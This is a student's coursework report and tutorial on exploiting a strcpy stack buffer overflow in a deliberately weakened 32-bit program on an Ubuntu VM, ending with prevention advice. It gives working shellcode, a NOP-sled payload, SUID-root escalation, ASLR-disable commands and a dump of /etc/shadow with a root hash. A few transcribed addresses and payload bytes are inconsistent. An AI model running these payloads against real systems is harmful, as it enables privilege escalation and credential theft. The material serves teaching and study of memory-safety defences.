



Sri Lanka Institute of Information Technology

Individual Assignment

IE2012 - Systems and Network Programming

Submitted by:

Student Registration Number	Student Name
IT19126166	K.M.G.V.O. Kaluwewe

Date of submission
2020.05.10

Ubuntu buffer overflow privilege escalation vulnerability

Introduction

This report goes over a basic technique of how to exploit buffer overflow vulnerability and escalate our privileges by spawning a root shell. So to perform this tutorial u will need to have basic c, gdb, gcc knowledge and know how programs represent memory.

What is a Buffer overflow

Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations[1].

For example, a buffer for log-in credentials may be designed to expect username and password inputs of 8 bytes, so if a transaction involves an input of 10 bytes (that is, 2 bytes more than expected), the program may write the excess data past the buffer boundary.

Buffer overflows can affect all types of software. They typically result from malformed inputs or failure to allocate enough space for the buffer. If the transaction overwrites executable code, it can cause the program to behave unpredictably and generate incorrect results, memory access errors, or crashes.

How attackers can exploit it


Attackers exploit buffer overflow issues by overwriting the memory of an application. This changes the execution path of the program, triggering a response that damages files or exposes private information[1]. For example,

an attacker may introduce extra code, sending new instructions to the application to gain access to IT systems.

If attackers know the memory layout of a program, they can intentionally feed input that the buffer cannot store, and overwrite areas that hold executable code, replacing it with their own code. For example, an attacker can overwrite a pointer (an object that points to another area in memory) and point it to an exploit payload, to gain control over the program.

Step By Step Guide

This demonstration will be based on Ubuntu distribution with a linux kernel version 4.4.x.

A screenshot of a terminal window titled "viran@viran-VirtualBox: ~". The terminal shows the output of two commands: "uname -r" which returns "4.4.0-142-generic", and "lsb_release -a" which returns "No LSB modules are available." followed by system details: "Distributor ID: Ubuntu", "Description: Ubuntu 14.04.6 LTS", "Release: 14.04", and "Codename: trusty". The prompt "viran@viran-VirtualBox:~\$" is visible at the bottom with a cursor.

```
viran@viran-VirtualBox: ~  
viran@viran-VirtualBox:~$ uname -r  
4.4.0-142-generic  
viran@viran-VirtualBox:~$ lsb_release -a  
No LSB modules are available.  
Distributor ID: Ubuntu  
Description:    Ubuntu 14.04.6 LTS  
Release:        14.04  
Codename:       trusty  
viran@viran-VirtualBox:~$
```

When demonstrating this exploit, I will be using a Ubuntu OS framework which is Ubuntu 14.04.6 LTS which is the vulnerable entity.

So first lets take a look at our source code for our c program. This program is featured here: <https://gist.github.com/apolloclark/6cffb33f179cc9162d0a> [2]

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
    char buf[256];
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
    return 0;
}
```

This is a very simple program. What happens here is that we create a array of characters 256 in this case but we can increase it next we copy argv[1] into that array that we created. But because we used strcpy we can copy as much information as we want and it prints it. So the main takeaway here is that we can write as much as we want to the stack therefore we can overwrite information.

How the file is compiled

```
viran@viran-VirtualBox:~$ vi hack.c
viran@viran-VirtualBox:~$ gcc -o hack1 -fno-stack-protector -m32 -z execstack h
ack.c
```

-fno-stack-protector = Removes the canary value at the end of the buffer
-m32 = Sets the program to compile into a 32 bit program
-z execstack = Makes the stack executable

Next we are going to launch gdb

```
viran@viran-VirtualBox: ~  
viran@viran-VirtualBox:~$ gdb ./hack1  
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.3) 7.7.1  
Copyright (C) 2014 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.  
This GDB was configured as "i686-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
<http://www.gnu.org/software/gdb/bugs/>.  
Find the GDB manual and other documentation resources online at:  
<http://www.gnu.org/software/gdb/documentation/>.  
For help, type "help".  
Type "apropos word" to search for commands related to "word"...  
Reading symbols from ./hack1...(no debugging symbols found)...done.
```

Finding start location of buffer in main memory

```
(gdb) disas main  
Dump of assembler code for function main:  
0x0804844d <+0>:    push    %ebp  
0x0804844e <+1>:    mov     %esp,%ebp  
0x08048450 <+3>:    and     $0xfffffffff0,%esp  
0x08048453 <+6>:    sub     $0x110,%esp  
0x08048459 <+12>:   mov     0xc(%ebp),%eax  
0x0804845c <+15>:   add     $0x4,%eax  
0x0804845f <+18>:   mov     (%eax),%eax  
0x08048461 <+20>:   mov     %eax,0x4(%esp)  
0x08048465 <+24>:   lea     0x10(%esp),%eax  
0x08048469 <+28>:   mov     %eax,(%esp)  
0x0804846c <+31>:   call    0x8048310 <strcpy@plt>  
0x08048471 <+36>:   lea     0x10(%esp),%eax  
0x08048475 <+40>:   mov     %eax,(%esp)  
0x08048478 <+43>:   call    0x8048320 <puts@plt>  
0x0804847d <+48>:   mov     $0x0,%eax  
0x08048482 <+53>:   leave  
0x08048483 <+54>:   ret
```

What the disas command does is that it will show you the assembly code that's powering the function known as main. We are looking for strcpy

```
0x0804846c <+31>:    call    0x8048310 <strcpy@plt>
0x08048471 <+36>:    lea     0x10(%esp),%eax
0x08048475 <+40>:    mov     %eax,(%esp)
0x08048478 <+43>:    call    0x8048320 <puts@plt>
```

This is the section that we need to focus on. For this example we chose 0x08048475.

Next we are going to add a breakpoint

```
(gdb) break *0x08048475
Breakpoint 1 at 0x8048475
```

Next we run the file but we want to print something distinctive that we will actually see in the stack so we know where it starts

```
(gdb) run $(python -c "print('A'*256)")
Starting program: /home/viran/hack1 $(python -c "print('A'*256)")

Breakpoint 1, 0x08048475 in main ()
```

So this is going to print 256 A's. so after we run the program it shows that it has stopped at the breakpoint that we put in.

Next will use the examine command to display the memory contents using a specified format


```

(gdb) x/200xb $esp
0xbffffee30: 0x40 0xee 0xff 0xbf 0xf1 0xf1 0xff 0xbf
0xbffffee38: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xbffffee40: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffee48: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffee50: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffee58: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffee60: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffee68: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffee70: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffee78: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffee80: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffee88: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffee90: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffee98: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffeea0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffeea8: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffeeb0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffeeb8: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffeec0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffeec8: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffeed0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffeed8: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffeee0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
---Type <return> to continue, or q <return> to quit---
Quit

```

x is short for examine , 200 is the spaces of memory are that we want to see the next x is for hexadecimal ,b is for byte and we use esp because its the stack pointer. Next we need to select the address where the 0x41 start which is 0xbffffee40 in this example. This address is the start of the buffer that we have access to. This address will be needed in our final step.

Now that we got the starting address of the buffer the other thing we need to find is the size of the buffer so to do this we will first quit out of gdb and launch it again

```

(gdb) quit
A debugging session is active.

        Inferior 1 [process 3457] will be killed.

Quit anyway? (y or n) y
viran@viran-VirtualBox:~$ gdb ./hack1

```

Next we will use our python trick again but this time we will keep increasing the number of A's as we print until we get an overflow. We will know its an overflow because it will get a segmentation fault instead of exiting normally

```
(gdb) run $(python -c "print('A'*256)")
Starting program: /home/viran/hack1 $(python -c "print('A'*256)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 3462) exited normally]
(gdb) run $(python -c "print('A'*260)")
Starting program: /home/viran/hack1 $(python -c "print('A'*260)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 3468) exited normally]
(gdb) run $(python -c "print('A'*264)")
Starting program: /home/viran/hack1 $(python -c "print('A'*264)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 3471) exited normally]
```

We try 256 , 260 , 264 and all of them exit normally so its not one of them. When we use 268 a segmentation fault occurs but its not the address with the 41's

```
Starting program: /home/viran/hack1 $(python -c "print('A'*268)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x00000002 in ?? ()
```


But when we use 272 a segmentation fault occurs

```
Starting program: /home/viran/hack1 $(python -c "print('A'*272)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

So we see that it has crashed with 0x41414141 what happened here is that we overrode the base pointer because it was pointing to something that it wasn't expecting which resulted in a segmentation fault. So now that we got this message we know that the A's have overwritten this buffer.

Next we will double check this by using the following command and if its successful the address will be 0x42424242

```
(gdb) run $(python -c "print('A'*268+'BBBB')")
The program being debugged has been started already.
Start it from the beginning? (y or n) Y

Starting program: /home/viran/hack1 $(python -c "print('A'*268+'BBBB')")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

And now we know that the memory address starts at 268.

So next we go to crafting our attack so normally what we do with a buffer overflow is we want to have a nop sled and we want this nop sled to be as large as possible.

So the idea is if we launch the program to return to anywhere inside the the nop sled it's then going to side down until it hits our shell code. And when it hits the shell code that's when we succeed.

We have got 268 bytes of writable memory so we want to fill that with as many nops as possible but only other thing that we need write in this space is shell code. The shell code used here is originally from :

[http://shell-storm.org/shellcode/\[3\]](http://shell-storm.org/shellcode/[3])

```
viran@viran-VirtualBox:~$ vi shellcode.txt
viran@viran-VirtualBox:~$ cat shellcode.txt

\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b
\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f
\x62\x69\x6e\x2f\x73\x68
viran@viran-VirtualBox:~$
```

Basically what this does is it tells a computer to launch a shell. This shell code is 46 bytes long. And because we have 268 bytes of memory we have to takeaway 46 which results in 222 and that is the number of nops we can write.

Next we use this shell code with our python programme

```
(gdb) run $(python -c "print('\x90'*222+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'+'\x70\xee\xff\xbf')")
```

\x90 is the code for a nop. Next we calculated that 268 minus the size of our shell code which was 46 bytes is 222 and we add that in the code. Finally we also add in our shell code. The last thing we need is our memory address of the stack which we found in the above steps which was 0xbfffee40.

An important detail you have to follow when entering the address is that you have to enter it backwards because computers these days are Little-Endian and you have to pretty much enter everything backwards.

Also the memory address used above is a bit different from the one that we found in the begging this is because the original address was going to launch us to exactly the start of a nop sled and the thing is memory does randomize and does change a little bit even with aslr off so basically what we want to do is we want to ideally launch to roughly the middle of the nop sleds because then we've got the biggest room for variants if things get smaller or bigger we should be fine so we change 40 to 70 in the address.

```
(gdb) run $(python -c "print('\x90'*222+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'+'\x70\xee\xff\xbf')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/viran/hack1 $(python -c "print('\x90'*222+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'+'\x70\xee\xff\xbf')")
*****
*****
*****1F111C
♦
♦♦S
♦♦♦♦/bin/shp♦♦♦
process 3564 is executing new program: /bin/dash
```

And as you can see we now have a new shell

```
♦♦♦♦/bin/shp♦♦♦
$ whoami
viran
$ exit
```

So now that we know that our program works we are going to exit gdb and use it in our command line

```
viran@viran-VirtualBox:~$ /home/viran/hack1 $(python -c "print('\x90'*222+'\x31
\x00\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08
\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62
\x69\x6e\x2f\x73\x68'+'\x70\xee\xff\xbf')")
=====
=====1F11C
♦
♦♦S
♦♦♦♦/bin/sh♦♦♦
$ whoami
viran
```

As you can see it still works fine but since I am still a regular user there is nothing much I can do. So the video[4] that I referred when doing this exploitation ended at this point. So then I thought to myself on how I can take this exploit further the question I asked my self it can I use it to gain access to this machine and access the sensitive data.

Finally I got an idea, Linux has restrictive policies on what can and can't be done from certain programmes such as changing your password are run using something called SUID. What that means is that for the sake of running that programme you have root access to that machine because otherwise how can you change the password file your normally not allowed to even read it. So if we find a vulnerability in that kind of programme then there's a real problem.

So for this example I will be making our hack1 executable program's SUID root. Which means that when we run it it will be running as root

```
viran@viran-VirtualBox:~$ sudo chown root hack1
[sudo] password for viran:
viran@viran-VirtualBox:~$ sudo chmod 7755 hack1
viran@viran-VirtualBox:~$ ls -l
total 72
drwxr-xr-x 2 viran viran 4096  7 19:22 Desktop
drwxr-xr-x 2 viran viran 4096  7 19:22 Documents
drwxr-xr-x 2 viran viran 4096  7 19:22 Downloads
-rw-r--r-- 1 viran viran 8980  7 19:16 examples.desktop
-rwxr-xr-x 1 root  viran 7425  7 19:54 hack
-rwsr-sr-t 1 root  viran 7377  7 21:00 hack1
-rw-rw-r-- 1 viran viran  149  7 21:02 hack.c
-rw----- 1 viran viran  148  7 19:49 hack.c.save
drwxr-xr-x 2 viran viran 4096  7 19:22 Music
drwxr-xr-x 2 viran viran 4096  7 19:22 Pictures
drwxr-xr-x 2 viran viran 4096  7 19:22 Public
-rw-rw-r-- 1 viran viran  186  7 20:21 shellcode.txt
drwxr-xr-x 2 viran viran 4096  7 19:22 Templates
drwxr-xr-x 2 viran viran 4096  7 19:22 Videos
```

As you can see now its shown in red and that means its SUID is root

Now lets run it in our command line

```
viran@viran-VirtualBox:~$ ./hack1 $(python -c "print('\x90'*222+'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68'+'\x70\xee\xff\xbf')")
#####
#####
#####1F111C
♦
♦♦S
♦♦♦♦/bin/sh♦♦♦
# whoami
root
```

And just like that we have become root. We can now pretty much do anything that we want.

Finally lets look at our passwords by going into the shadow file.

```
# cat /etc/shadow
root:$6$0MW20.CO$4aLEcnZueKBi7gyrBjqkriy9kzpAYKA.bBtIsKCTRr35.xsWK2wTyvZM1wy6.X/
YwivFjn8FvrdOPgwb8KrVx.:18390:0:99999:7:::
daemon*:17959:0:99999:7:::
bin*:17959:0:99999:7:::
sys*:17959:0:99999:7:::
sync*:17959:0:99999:7:::
games*:17959:0:99999:7:::
man*:17959:0:99999:7:::
lp*:17959:0:99999:7:::
mail*:17959:0:99999:7:::
news*:17959:0:99999:7:::
uucp*:17959:0:99999:7:::
proxy*:17959:0:99999:7:::
www-data*:17959:0:99999:7:::
backup*:17959:0:99999:7:::
list*:17959:0:99999:7:::
irc*:17959:0:99999:7:::
gnats*:17959:0:99999:7:::
nobody*:17959:0:99999:7:::
libuuid!:17959:0:99999:7:::
syslog*:17959:0:99999:7:::
messagebus*:17959:0:99999:7:::
usbmux*:17959:0:99999:7:::
dnsmasq*:17959:0:99999:7:::
avahi-autoipd*:17959:0:99999:7:::
kernoops*:17959:0:99999:7:::
```

What to do if this tutuoral is not working

If this tutorial is not working it is likely that you have aslr enabled. To disable it run the following command in your terminal
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

When you are finished I strongly recommend you turn it back on with the command

echo 2 | sudo tee /proc/sys/kernel/randomize_va_space

How to prevent this vulnerability

- The easiest way to prevent these vulnerabilities is to simply use a language that does not allow for them for example python
- Using ASLR randomly arranges the locations of different parts of the program in memory, working together with virtual memory management. This prevents attackers from learning where their target is.
- Avoid standard library functions that are not bounds checked, such as gets, scanf and strcpy. Bounds checking in abstract data type libraries can reduce the occurrence and impact of buffer overflows
- Mark memory regions as non-executable. This will prevent executing machine code in these regions. Any attempts will cause an exception.

REFERENCES

- [1]"What is a Buffer Overflow | Attack Types and Prevention Methods | Imperva", *Learning Center*, 2020. [Online]. Available: <https://www.imperva.com/learn/application-security/buffer-overflow/>. [Accessed: 11- May- 2020].
- [2] A. Clark, "apolloclark's gists", *Gist*, 2020. [Online]. Available: <https://gist.github.com/apolloclark>. [Accessed: 10- May- 2020].
- [3] "shell-storm | Shellcodes Database", *Shell-storm.org*, 2020. [Online]. Available: <http://shell-storm.org/shellcode/>. [Accessed: 11- May- 2020].
- [4]2020.[Online].Available:<https://www.youtube.com/watch?v=hJ8IwyhqzD4&t=292s>. [Accessed: 11- May- 2020].